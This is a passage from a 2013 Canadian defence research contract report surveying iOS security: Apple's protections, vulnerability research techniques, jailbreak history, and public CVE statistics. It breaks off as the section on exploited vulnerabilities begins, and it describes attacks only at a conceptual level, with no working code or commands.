Defence Research and Development Canada
Recherche et développement pour la défense Canada

iOS Security Overview

Mathieu Desmeules
Marc-André Labrie
Kim Bouchard-Foster
LTI Informatique & Génie

Defence Research and Development Canada – Valcartier
Contract Report
DRDC Valcartier CR 2013-378
March 2013

Canada

iOS Security Overview

Mathieu Desmeules
Marc-André Labrie
Kim Bouchard-Foster
LTI Informatique & Génie

Prepared by:
LTI Informatique & Génie
1305, blvd. Lebourgneuf, office #130
Quebec, QC,
G2K 2E4
Canada

PWGSC contract number: W7701-103091
CSA: Martin Salois, Defence Scientist, 418-844-4000 ext 4677

The scientific or technical validity of this contract report is entirely the responsibility of the contractor and the contents do not necessarily have the approval or endorsement of the Department of National Defence of Canada.

Defence Research and Development Canada – Valcartier

Contract Report
DRDC Valcartier CR 2013-378
March 2013

IMPORTANT INFORMATIVE STATEMENTS

The scientific or technical validity of this contract report is entirely the responsibility of the contractor and the contents do not necessarily have the approval or endorsement of the Department of National Defence of Canada.

© Her Majesty the Queen in Right of Canada, as represented by the Minister of National Defence, 2013.

© Sa Majesté la Reine (en droit du Canada), telle que représentée par le ministre de la Défense nationale, 2013.

Abstract

The main objective of this document, as part of the contract W7701-103091, is to overview security concerns, risks and major benefits about the Apple iOS mobile operating system within in the iPhone, iPad, iPod Touch and Apple TV product. In order to produce this document, over 220 vulnerabilities available in the public domain have been collected for iOS version 1.0 to 6.1.3. Several exploits, jailbreaks as well as security flaws inherent in the creation of iOS application have been analyzed beginning at iOS version 4.0. Conclusively, Apple quick response time and ongoing security improvement processes make this operating system secure.

Résumé

Le présent document a comme principal objectif de fournir un aperçu, dans le cadre du contrat W7701-103091, des préoccupations relatives à la sécurité, des risques et des principaux avantages du système d'exploitation (SE) mobile iOS d'Apple sur iPhone, iPad, iPod Touch et Apple TV. Afin de produire ce document, on a recueilli plus de 220 vulnérabilités disponibles dans le domaine public pour les versions 1.0 à 6.1.3 de ce SE. Plusieurs exploitations, déblocages et failles de sécurité inhérentes à la création d'une application iOS ont été analysés à partir de la version 4.0 d'iOS. En conclusion, on estime qu'il s'agit d'un système d'exploitation sécurisé, en raison du temps de réponse rapide d'Apple et des processus d'amélioration continue de la sécurité.

This page intentionally left blank.

LTI

Informatique & génie
Software & engineering

iOS Security Overview

March 2013

Mathieu Desmeules
Marc-André Labrie
Kim Bouchard-Foster

Mr. Martin Salois - DRDC-Valcartier
W7701-103091-AT3

12 Mai 2013

Table of Contents

1 Introduction 9

1.1 Methodology 9

2 iOS Security Features 10

2.1 Code signing 10

2.2 Address space layout randomization 11

2.2.1 Kernel address space layout randomization 11

2.3 Data execution protection 11

2.4 File system encryption 12

2.5 Sandboxing 12

3 Security Research 15

3.1 Discovering vulnerabilities 15

3.1.1 Fuzz testing 15

3.1.2 Kernel debugging 15

3.1.3 Return oriented programming 16

3.2 Jailbreaking 17

3.2.1 Jailbreaking typical process 17

3.2.2 Old jailbreaks (pre A5 era) 17

3.2.3 Evasi0n, the most complex jailbreak ever 18

3.3 iOS Timeline 19

4 Public Vulnerabilities 20

4.1 Common vulnerability exposure 20
4.2 Vulnerability life cycle 22
4.2.1 Undisclosed vulnerabilities 22
4.2.2 Apple response time 23
5 Exploited Vulnerabilities 24
5.1 Boot chain 25
5.1.1 Pwnage (1.0 et 2.0) 25
5.1.2 Limera1n 26
5.2 File system access 26
5.2.1 Mobile backup exploit 26
5.2.2 SSH Ramdrive 28
5.3 Kernel space 28
5.3.1 iOS 4 and before 28
5.3.2 iOS 5 29
5.3.3 iOS 6 29
5.4 User land 30
5.4.1 libTiff Buffer Overflow 30
5.4.2 SMS Arrival DoS 31
5.4.3 Malformed CFF Vulnerability 31
5.4.4 SMS Spoofing 32
5.4.5 Racoon configuration file 32
5.4.6 Skype XSS 32
5.4.7 Nonuse/Misuse of DataProtection API 33
5.4.8 LinkedIn Unencrypted Data Transfert 34
5.4.9 GPS Position tracking 34
5.4.10 Jailbreak default SSH password 35
5.5 Passcode 37
5.5.1 Passcode brute force attack 37
5.5.2 Passcode bypass 38
6 Conclusion 40
References 41
Appendix A 43

List of Figures

Figure 1: Encryption key management 12
Figure 2: An application privilege without and with sandbox.. 13
Figure 3: ROP example. 16
Figure 4: JailbreakMe 3.0 web page 18
Figure 5: iOS CVE grouped by type 21
Figure 6: iOS CVE grouped by year 22
Figure 7: Normal boot chain.. 25
Figure 8: DFU mode boot chain.. 25
Figure 9: Skype XSS message vulnerability.. 33
Figure 10: LinkedIn clear-text JSON weakness 34
Figure 11: iPhoneTrackerWin 1.5 iOS GPS data visualization tool 35
Figure 12: 'ikee.a' infected iOS device displaying a Rick Astley wallpaper 36
Figure 13: 'ikee.b' infected iOS device modified wallpaper 37

List of Tables

Table 1: iOS timeline associated with jailbreaking tool. 19
Table 2: CVE vulnerability categories. 20
Table 3: Exploit categories. 24
Table 4: Passcode brute force attack duration. 37

This page intentionally left blank

1 Introduction

As part of a modernization process of Canadian Forces, DRDC-Valcartier has the mandate to evaluate the possibility of introducing mobile devices, such as Apple iOS devices (iPhone and iPad), in the Defence's networks. As a preliminary stage regarding security of such material, an exhaustive study of iOS vulnerabilities must be realized.

The main objective of this document, as part of the contract W7701-103091, is to overview security concerns, risks and major benefits about the Apple iOS mobile operating system.

This document reviews publicly available sources of information, surrounding the latest versions of iOS, such as books, papers, blog posts, videos and presentation slides created by security researchers. Official sources such as Common Vulnerabilities and Exposures (CVE) publications and Apple developer center documents have been reviewed as well.

This document has been separated in four major parts. More precisely, the first part of the document covers the security mechanisms implemented by Apple. The second part is about security research and jailbreaking. Finally, public vulnerabilities statistics and lifecycle are described as well as some of the most exploited vulnerabilities.

1.1 Methodology

The subject covered by this review is very large and a lot of information is available. The first step to conduct the security overview has been to identify information sources allowing to obtain valuable information. Various central databases have been searched for papers and books including ACM, IRIS catalogue, Google Scholar, IBM research, Apple developer center.

The jailbreaking community is the most active in regard to iOS security research and several pieces of information have been found by inspecting its member blogs, github and by monitoring their twitter account. Mobile security conference videos and presentations have also been collected this way.

Finally, the National Vulnerability Database (NVD) and Open Source Vulnerability Database (OSVDB) databases have been searched thoroughly for any iOS related product (iPhone, iPad,

iPod touch), built in application (Safari, Mail, Twitter and Facebook) as well as most popular third party applications such as Skype, Google Chrome, Gmail, etc. This security coverage is focused on recent versions of iOS such as 5.0 and 6.0, but most important information regarding older versions have also been collected.

2 iOS Security Features

When compared to general-purpose computer, it is well known that Apple products are quite secure. Obviously, devices are never completely secure but Apple is always trying to innovate to counter and deceive hackers. This section presents various security strategies and data protection models developed by Apple.

2.1 Code signing

Signing an application allows a system to 1) identify who signed the application and 2) verify that the application has not been modified since it was signed. All application code needs to be signed by a trusted certificate from Apple private key or from a provisioning profile signed by Apple. A provisioning profile, created from the iOS Provisioning Portal, is made of:

- an app ID that identifies the set of apps it authorizes to run;
- a list of devices your team wants to use for testing; and
- a list of developers permitted to sign the app.

The provisioning profile allows a developer to test his application on a real device (preliminary tests being done using a simulator available with the development environment) during the development phase.

The iOS Hacker's Handbook (1) offers a full explanation of the code signing strategy. Every binaries and libraries must be signed; otherwise, the kernel will not authorize their execution. Notice that this mechanism prevents an application to download and execute files from a remote source. Apple has several requirements that the application has to fulfill before giving the final approval for the AppStore. It verifies that the application executes as featured by the developers and that it does not make use of any forbidden Application Programming Interface (API). Thus, as mentioned in (1), Apple is acting as an antivirus, responsible to protect devices from malwares and virus.

The code signing mechanism has been defeated for each version of iOS. Charlie Miller gave a very detailed description of the code signing process and how he defeated it in iOS 5.0 during the SysCan 2011 conference (2). iOS 6.0 code signing have also been defeated for the evasi0n jailbreak (see 5.3.3.3).

2.2 Address space layout randomization

Since iOS 4.3, Apple introduced the Address Space Layout Randomization (ASLR) protection that randomizes the positions of the executable, libraries, heap, etc. in memory. A highly detailed description of iOS ASLR has been conducted by Stefan Esser in its presentations given at the CanSecWest Vancouver 2012 (3) and HITB Sec Conf Malaysia 2011 (4). This mechanism increase the level of difficulty a hacker is facing since the addresses they need to target is changing each time an app is loaded. This technique reduces significantly the exploitation of memory corruption vulnerabilities: a vulnerability that reveals memory usage shall then be found.

Jailbreakers always managed to get around this protection by using variations based on his work. In iOS 5.0, Apple improved the ASLR by fixing the dynamic library loader vulnerability previously exploited in iOS 4 (see 5.3.1).

2.2.1 Kernel address space layout randomization

In iOS 6.0, Apple introduced the Kernel Address Space Layout Randomization (KASLR) protection that prevents an attacker from accessing kernel data at known fixed address. This also blocks kernel exploitation needed by jailbreakers and was defeated in the evasi0n jailbreaks by exploiting the ARM Exception Vector Info Leak vulnerability (see 5.3.3.2).

2.3 Data execution protection

Since 2004, the Linux kernel 2.6.8 includes the Data Execution Protection (DEP) security feature to prevent code execution from non-executable memory region. The mechanism allows making a difference between executable code and data. This prevents hackers from injecting code in memory (via a buffer overflow for example) and use a vulnerability to execute this code.

This security feature cannot be turned off which means that entire payload must be written in Return-Oriented Programming (ROP). More details about ROP can be found in Section 3.1.3.

This feature alone is not sufficient to protect the device from all forms of attack and that's why Apple introduced other mechanisms such as ASLR and sandboxing. This is also a reason why an attacker will work toward defeating the ASLR using kernel space attack and then simply work around the DEP.

2.4 File system encryption

iOS devices file system is protected by three main components: a block-level (CBC) AES encryption when the device is turned off; the Data Protection API when it is turned on and the backup encryption through iTunes. The Data Protection API allows application developers to encrypt sensitive information using a key derived from the passcode. Application developers need to configure it for each file in order to benefit from this security measure. The Figure 1 shows a simplified approach of encryptions key management.




Figure 1: Encryption key management

Researchers Jean-Baptise Bédrune and Jean Sigwald, from the Sogeti, gave an in-depth presentation on how these data protections are implemented during the HITB Amsterdam 2011 (5). This presentation describes some very powerful exploits (brute forcing passcode, ramdisk data manipulation, etc.) useful to forensic experts. They have developed a complete set of tools specialized at the exploitation of data protection in iOS (see 5.2.2 for details about how these exploits can be used to execute code).

2.5 Sandboxing

A "sandbox" is a mechanism that provides a defined set of resources within a controlled environment to execute code (see Figure 2). A sandbox is not only a restriction based on the file

system, it is also a limitation related to the user data stored, system services and the hardware. Notice that iOS applications can use system interfaces to access some files (ex: music library) outside of the sandbox.

Thus, a sandbox is useful to limit the damage that a compromised, i.e. hijacked, application can cause to the system.




Figure 2: An application privilege without and with sandbox.

Applications developers have an important role regarding the security of a device. A buffer overflow caused by an inappropriate input validation can be exploited by a hacker. However, the sandbox should prevent the application from using other applications or system resource.

On an iOS device, each application installed run within its own sandbox to prevent them from accessing file system, forking or launching process or any kind of wrong doing with the operating system. Application processes run under the reduced privilege "mobile" user and the sandbox is created using the XNU kernel extension (called SeatBelt). If an attacker successfully achieve code execution by defeating the DEP and the ASLR protections, the sandboxing add an extra layer of security by preventing any illicit uses of the device.

Chapter 5 inside the iOS Hacker's Handbook (1) offers a very detailed explication of the sandboxing process implemented in iOS along with some interesting starting paths to sandbox escaping.

Sandboxing is usually bypassed by exploiting “privilege escalation” vulnerability to executes code as “root” user instead of “mobile”. Refer to the evasi0n (Section 5.3.3.3) for the latest example of such exploit.

This page intentionally left blank

3 Security Research

3.1 Discovering vulnerabilities

Several papers and documents have been written on this subject and each offers different ideas of proceeding to discover new vulnerabilities. This list contains some of the most well detailed techniques of searching for vulnerabilities with some references explaining how to use it. This document does not cover some more advanced methods or some others that are no longer possible due to new security mechanisms added by Apple.

3.1.1 Fuzz testing

The fuzzing is a testing technique that consists of exploiting any means of supplying data to the device (from SMS to kernel IOkit) by providing malformed and random input. The goal is to trigger any crashes, memory leaks or exploitable conditions. Charlie Miller is well known for having found several 0day exploits by using fuzzing (see 5.4.2 SMS Arrival DoS) and the process of discovering user land vulnerabilities by fuzz testing is deeply covered in his presentation (6) as well as in the iOS Hacker's Handbook (1) chapter 6.

This technique is also widely used in kernel debugging for the same purpose that is to find exploitable behavior in kernel extension. Xu Hao and Xiaobo Chen (7) have given a very detailed presentation, which show, step-by-step, how several kernel extension vulnerabilities have been discovered (see 5.3.1), and the process of discovering new vulnerabilities.

3.1.2 Kernel debugging

The kernel offers the strongest defense mechanisms against attackers successfully executing code in user land and this is why it is so heavily targeted. Once again, the iOS Hacker's Handbook (1) (in chapter 9) covers this subject along with several techniques used to discover new vulnerabilities. Most of the exploits rely on ROP technics (see 3.1.3) to put code in the kernel space, which is executable.

The German security researcher Stefan Esser explains some advanced techniques about kernel debugging, kernel stack buffer overflow and kernel patching that he used to jailbreak. He produced a very detailed presentation about the subject for the Black Hat 2011 (8) event. These methods of hacking the iOS kernel have been used recently in the iOS 6.1 jailbreak (evasi0n).

3.1.3 Return oriented programming

As mentioned before (see Section 2.3), data execution protection forces IOS exploits payload to be fully written in return oriented programming. With ROP, there is no need to inject malicious code: this technique chains together short instruction sequences (those located before a return (`RET`) instruction) already present in a program. Of course, this implies that the attacker is able to control the stack. For example, if an attacker needs to copy EAX value into ECX, he will search for the `MOV EAX,ECX; RET;` in the code sequence. The address of `MOV EAX,ECX;` instruction indicates the gadget's address, on which the attacker needs to branch. Figure 3 shows an example of ROP.




Figure 3: ROP example.

The iOS Hacker's Handbook (1) chapter 8 covers iOS ROP payload with some ARM basic and Stephen Esser presentation *One ROPe to bind them all* (4) given for the HITB Sec Conf in 2011 explains method to break ASLR using it.

3.2 Jailbreaking

People jailbreak their iOS devices for many reasons. Some of them want an open platform for which they can develop software, others like the idea of having total control over their device, some require jailbreaks to install software like ultrasn0w to bypass cellular carrier locks, and some use jailbreaks to pirate iPhone applications. Security researchers, on the other hand, are normally motivated to jailbreak their own iOS devices for other reasons. The fact that normal iPhones are locked down tightly and do not allow the execution of unsigned code is a big roadblock when it comes to evaluating the security of a system, or trying to discover security vulnerabilities within it.

3.2.1 Jailbreaking typical process

A jailbreak can either be partial ("tethered") or complete ("untether"). Tethered jailbreaks require an USB connection to boot using a jailbreaking tool (like redsn0w) in order to apply kernel patches that deactivate security mechanisms each time the user shut down the device. This kind of jailbreak is useful during the research and development of new exploits by experts.

To achieve untethered jailbreak, the tool needs to add persistence during boot to remove all security features from the kernel. Here are the steps of a typical untethered jailbreak:

1. Inject code into the file system;
2. Trigger code execution at user land level (privilege escalation);
3. Kernel space exploits to patch security features; and
4. Install required exploit persistence.

3.2.2 Old jailbreaks (pre A5 era)

Currently all iOS versions have been jailbroken using several different exploits (see iOS Timeline). The iPhone Wiki[1] contains a very detailed grid for each iOS devices made so far with the corresponding jailbreak tools. Figure 4 shows the JailbreakMe web page. Its visibility and ease of installation made it one of the most famous jailbreak ever made.

[1] http://theiphonewiki.com

Figure 4: JailbreakMe 3.0 web page

When Apple recently introduced the new A5 CPU architecture, it created an important milestone invalidating old jailbreaking tools. Devices based on the A4 chip are vulnerable to an important exploit described in the boot chain exploits section (5.1).

3.2.3 Evasi0n, the most complex jailbreak ever

In September 2012, Apple released iOS 6 with the iPhone 5. As Apple strengthens their iOS platform, jailbreaks are getting increasingly complex and the iOS 6.0 to 6.1.2 jailbreak relies on between 8 and 10 vulnerabilities (see Appendix A for more details concerning the "evasi0n" jailbreak).

iOS 6.1.3, released on March 2013, breaks evasi0n jailbreak probably for the remaining of iOS 6 life since security experts behind jailbreaks plan to keep their secret vulnerabilities for the upcoming iOS 7.

The iPhone Wiki (9) contains updated information about vulnerabilities exploited in evasi0n and it has been reverse-engineer by Azimuth Security (10) and Accuvant Labs (11).

3.3 iOS Timeline

Table 1: iOS timeline associated with jailbreaking tool.

Date	iOS Version	Jailbreak Date	Jailbreak Version	Days Waiting
June 29th, 2007	1.0	October 7th, 2007	JailbreakMe 1.0	100
July 11th, 2008	2.0	July 20th, 2008	PwnageTool 2.0	9
March 17th, 2009	3.0	June 19th, 2009	PwnageTool 3.0	94
		July 3rd, 2009	Purplera1n	108
September 9th, 2009	3.1.x	October 11th, 2009	Blackra1n	32
		October 13th, 2009	PwnageTool 3.1.4	34
		January 16th, 2010	Sn0wbreeze	129
February 2nd, 2010	3.1.3	May 2nd, 2010	Spirit	89
June 21st, 2010	4.0	Same day	Updated Redsn0w	0
July 16th, 2010	4.0.1	August 1st, 2010	JailbreakMe 2.0	16
August 11th, 2010	4.0.2			
September 8th, 2010	4.1	October 7th, 2010	Greenpois0n *announced*	29
		October 9th, 2010	Limera1n	31
		October 12th, 2010	Greenpois0n	34
		October 20th, 2010	PwnageTool 4.1	42
		November 1st, 2010	Redsn0w 0.9.6b2	54
		November 13th, 2010	Sn0wbreeze 2.1	66
November 22nd, 2010	4.2.1	Same day	Redsn0w 0.9.6b3	0
March 29th, 2011	4.3.1	April 3rd, 2011	Redsn0w 0.9.6rc9	4
			PwnageTool 4.3	4
May 4th, 2011	4.3.3	May 6th, 2011	Redsn0w 0.9.6rc15	3
			PwnageTool 4.3.3	3
July 16th, 2011	4.3.4	Same day	PwnageTool 4.3.3.1	0
			Redsn0w 0.9.8b3	0
October 12th, 2011	5.0	Same day	Redsn0w 0.9.9b4	0
Nov-Dec 2011	5.0.1	January 2012	Absinthe	
May 7th, 2012	5.1.1	May 25th, 2012	Absinthe 2.0	18
September 19th, 2012	6.x	Febuary 4th, 2013	Evasi0n 1.0	138
		Febuary 4th, 2013	Sn0wbreeze 2.9.8	0
Febuary 28th, 2013	6.1.3		**No jailbreak available**	

4 Public Vulnerabilities

4.1 Common vulnerability exposure

As of January 2013, there are 228 public vulnerabilities (CVE) filled in the national vulnerability database categorized in 8 different categories (12).

Table 2 presents the CVE categorization (the same is used by cvedetails.com) that will be used throughout this review when exposing known vulnerabilities. It is important to note that these categories are not mutually exclusive: vulnerability usually falls in multiple categories.

Table 2: CVE vulnerability categories.

Vulnerability Type	Definition
Denial of Service (DoS)	Possibility to make the device unavailable to its intended uses.
Code Execution	Gives an attacker a way to execute arbitrary machine code that was not intended by the software.
Overflow	Possibility to put more data in a memory buffer than the buffer can hold, or when a program attempts to put data in a memory area outside of the boundaries of the buffer.
Memory Corruption	Gives an attacker a way to intentionally modify the content of memory location due to programming errors.
XSS (Cross-site scripting)	Improper neutralization of input during web page generation, which could lead to unintended Javascript code execution by WebKit.
Bypass something	A security mechanism can be bypassed.
Gain Information	Improper protection of information, which could lead in a way to access it.
Gain Privileges	Capability to escalate privilege.

As show in Figure 5, the most common vulnerability types are Denial of Service, Code execution and buffer overflow. Some of these vulnerabilities are found in third party applications such has Google Chrome, Skype, etc.




Figure 5: iOS CVE grouped by type




Figure 6: iOS CVE grouped by year

4.2 Vulnerability life cycle

Apple fixes native iOS vulnerabilities when they release a new iOS version while third party applications are corrected by issuing an application update through the AppStore. Many are discovered by Apple (while reverse-engineering latest jailbreak, for example) and some are reported by various organizations and users. Security Trackers associates CVE numbers and security researchers having reported the vulnerability.

4.2.1 Undisclosed vulnerabilities

In order to develop new jailbreaks, security experts need to find new vulnerabilities each time Apple release an update of iOS. Discovering a new vulnerability usually requires a jailbroken device in order to be able to inspect, reverse engineer and fuzz-test core libraries and kernel modules. That's why they need to keep some exploits secret to ensure they can still get inside the devices when a new version arrives. A study conducted by Symantec explains that most platform hackers hold on their vulnerability as long as possible during an average of 10 months.

4.2.2 Apple response time

Like many other closed platforms, Apple operating systems react differently to vulnerabilities than open platforms like Android. The vulnerabilities in iOS are usually corrected very quickly. It takes only a few days before Apple fixes a vulnerability that took months to find by security experts. Once vulnerability has been patched, Apple releases the information and issue a CVE number.

These are the main reasons why there are so few iOS security experts and the community is very tight. Information regarding a new vulnerability and a new exploit are always kept secret to ensure that Apple won’t compromise the next jailbreaking effort.

This page intentionally left blank

5 Exploited Vulnerabilities

Some of the most famous exploits are described thoroughly in this section. Some are used by jailbreaks to gain file system access or to bypass some security measures (see 2) and others are composed of multiple underlying vulnerabilities. Several exploits are not covered in this document (from older jailbreak, meaningfulness of the study). Table 2 presents the exploit categories based on the purpose of the exploit. For each, vulnerability observed, the CVE classification will also be provided.

Table 3: Exploit categories.

Vulnerability Type	Definition
Boot chain	Boot chain exploits usually target the ROM binary code in order to abuse the chain of trust enforced by Apple.
File system access	These exploits exist with the sole purpose of giving read and/or write access to the file system of the device. They can be used as an entry point for a jailbreak or forensic activities.
